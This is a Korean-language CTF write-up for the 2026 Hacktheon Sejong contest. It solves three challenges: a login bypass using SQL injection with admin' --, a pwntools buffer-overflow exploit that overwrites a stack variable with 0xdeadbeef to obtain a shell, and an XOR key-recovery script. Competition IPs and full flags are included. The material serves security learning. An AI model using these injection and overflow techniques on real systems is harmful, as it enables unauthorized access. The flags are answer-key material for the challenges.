


2026 HACKTHEON SEJONG

팀 이름 Team Name	와장창특공대
문제 이름 Question	simple-sqli

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

simple-sqli



로그인 페이지에서 sqli를 사용해서 플래그를 얻는 문제

2026 HACKTHEON SEJONG

2026 Hacktheon Sejong x Login x +

← → ↻ 주요 요점 43.203.99.42:8000 ☆ 📄 ⬇️ 📄 📄 ⋮

Login

Username → admin' -- 입력


Password → 아무거나

2026 Hacktheon Sejong x Login x +


← → ↻ 주요 요점 43.203.99.42:8000 🔍 ☆ 📄 ⬇️ 📄 📄 ⋮

Login

2026 HACKTHEON SEJONG



로그인이 되면 Welcome, admin!이라는 글자와 함께 플래그가 나옴




플래그를 넣으면 문제가 풀렸다고 답이 나오는데 이미 답을 넣고 플래그가 맞다는 것을 확인한 뒤 다시 넣었더니 이미 이 문제를 풀었다고 나옴

Flag: hacktheon2026{d0nt_f0rget_the_s1ng1e_qu0te}

2026 HACKTHEON SEJONG

팀이름	Team Name	와장창특공대
문제이름	Question	Immutable
문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)		

Immutable



1. 바이너리 분석

1) 디스어셈블리 기반 소스 추정

```
// prob.c (추정)
#include <stdio.h>
#include <stdlib.h>

int main() {
    char buf[0x88]; // rbp-0x90
    int check;      // rbp-0x10 ← buf 끝에서 0x80 바이트 위

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    printf("Give me a input: ");
    scanf("%s", buf); // ← 길이 제한 없음!

    if (check == 0xdeadbeef) {
        puts("You win!");
        system("/bin/sh"); // ← 목표
    } else {
        puts("You lose..");
    }
    return 0;
}
```

2) 스택 레이아웃

```
rbp - 0x90 ← buf[0] (scanf 시작점)
...
rbp - 0x10 ← check (여기를 0xdeadbeef로 덮어야 함)
rbp - 0x08 ← stack canary
rbp + 0x00 ← saved rbp
```

2. 취약점

- `scanf("%s", buf)` 는 입력 길이를 제한하지 않음
- `buf` 시작 `rbp-0x90`부터 `check(rbp-0x10)`까지의 거리:
 $0x90 - 0x10 = 0x80 = 128 \text{ bytes}$
- 128 바이트의 패딩을 채운 뒤 `check` 위치에 `0xdeadbeef`를 덮으면, `canary`를 건드리지 않고 조건 분기를 통과할 수 있음

3. 익스플로잇

```
from pwn import *

p = remote("13.125.202.251", 33201)


payload = b"A" * 0x80          # buf → check 까지 패딩 (128 bytes)
payload += p32(0xdeadbeef)     # check = 0xdeadbeef (little-endian)

p.sendlineafter(b"Give me a input: ", payload)
p.interactive()
```

```
jha@MacBook python % python3 Immutable_solve.py
[+] Opening connection to 13.125.202.251 on port 33201: Done
[*] Switching to interactive mode
You win!
$ █

...
$ ls
flag
immutable
run.sh
$ cat flag
hacktheon2026{6da02392fcc8dcd715a66ed397e2e7b168179477ff5179aea4b5f47364579275bbe4b25b2dd41a40f885224364dc18a584e628c6209f61a0ed4f13d8004c3a78eef06bf4e13e1415}
^ █
Flag 내부를 확인해보면 플래그가 나옴
```

2026 HACKTHEON SEJONG



플래그를 넣으면 문제가 풀렸다고 답이 나오는데 이미 답을 넣고 플래그가 맞다는 것을 확인한 뒤 다시 넣었더니 이미 이 문제를 풀었다고 나옴


Flag:

hacktheon2026{6da02392fcc8dcd715a66ed397e2e7b168179477ff5179aea4b5f47364579275bbe4b25b2dd41a40f885224364dc18a584e628c6209f61a0ed4f13d8004c3a78eef06bf4e13e1415}

2026 HACKTHEON SEJONG

팀 이름 Team Name	와장창특공대
문제 이름 Question	Recover It!
문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)	

Recover It!



1. 파일 분석

file prob
prob: ELF 64-bit LSB pie executable, x86-64, not stripped

64비트 리눅스 ELF 실행 파일이며 심볼이 제거되지 않음 (not stripped)

2. strings 분석

strings prob

주요 출력:

Input:

%99s

Input length mismatch!

Correct!

Wrong..

rol8

cmptable

ror8, rol8, cmptable 심볼이 눈에 띄

3. 디스어셈블 및 디컴파일

objdump 또는 Ghidra로 main 함수를 분석하면 다음과 같은 로직이 드러남

```
void main() {
    char input[100];

    printf("Input: ");
    scanf("%99s", input);

    // 길이 체크: 반드시 64자 (0x40)
    if (strlen(input) != 0x40) {
        puts("Input length mismatch!");
        return;
    }

    // XOR 변환
    for (int i = 0; i < 0x40; i++) {
        input[i] = input[i] ^ (i + 0x67);
    }

    // cmptable과 비교
    if (memcmp(input, cmptable, 0x40) == 0) {
        puts("Correct!");
    } else {
        puts("Wrong..");
    }
}
```

핵심 포인트:

- 입력을 64바이트로 받아 각 바이트에 `XOR ( i + 0x67 )`을 적용
- 변환 결과를 바이너리에 하드코딩 된 `cmptable`(64바이트)과 `memcmp`로 비교
- `ror8` / `rol8` 함수는 정의만 되어 있고 `main`에서 호출되지 않음 -> 미사용 (허수)

4. cmptable 추출

```
objdump -s -j .data prob
```

```
4020 555a0a59 5f09555f 5614434a 43441114
4030 41484c1e 421a191c 1cb9e3e3 bae5e7b1
4040 b6ecbfe8 b2bdbabb eba6f3a1 f1a4a4a0
4050 f4aca0f9 ffa5a9a8 ad94c797 9791c695
```

주소 0x4020 부터 64바이트가 cmptable임

5. 역산

XOR은 대칭 연산이므로 역산이 동일함

$$\text{input}[i] \oplus (i + 0x67) == \text{cmptable}[i] \rightarrow \text{input}[i] = \text{cmptable}[i] \oplus (i + 0x67)$$


solve.py:

```
cmptable = bytes([
    0x55, 0x5A, 0x0A, 0x59, 0x5F, 0x09, 0x55, 0x5F,
    0x56, 0x14, 0x43, 0x4A, 0x43, 0x44, 0x11, 0x14,
    0x41, 0x48, 0x4C, 0x1E, 0x42, 0x1A, 0x19, 0x1C,
    0x1C, 0xB9, 0xE3, 0xE3, 0xBA, 0xE5, 0xE7, 0xB1,
    0xB6, 0xEC, 0xBF, 0xE8, 0xB2, 0xBD, 0xBA, 0xBB,
    0xEB, 0xA6, 0xF3, 0xA1, 0xF1, 0xA4, 0xA4, 0xA0,
    0xF4, 0xAC, 0xA0, 0xF9, 0xFF, 0xA5, 0xA9, 0xA8,
    0xAD, 0x94, 0xC7, 0x97, 0x97, 0x91, 0xC6, 0x95,
])

flag = []
for i in range(0x40):
    c = cmptable[i] ^ ((i + 0x67) & 0xFF)
    flag.append(c)

print(bytes(flag).decode('latin-1'))
```

2026 HACKTHEON SEJONG



플래그를 넣으면 문제가 풀렸다고 답이 나오는데 이미 답을 넣고 플래그가 맞다는 것을 확인한 뒤 다시 넣었더니 이미 이 문제를 풀었다고 나옴

Flag:

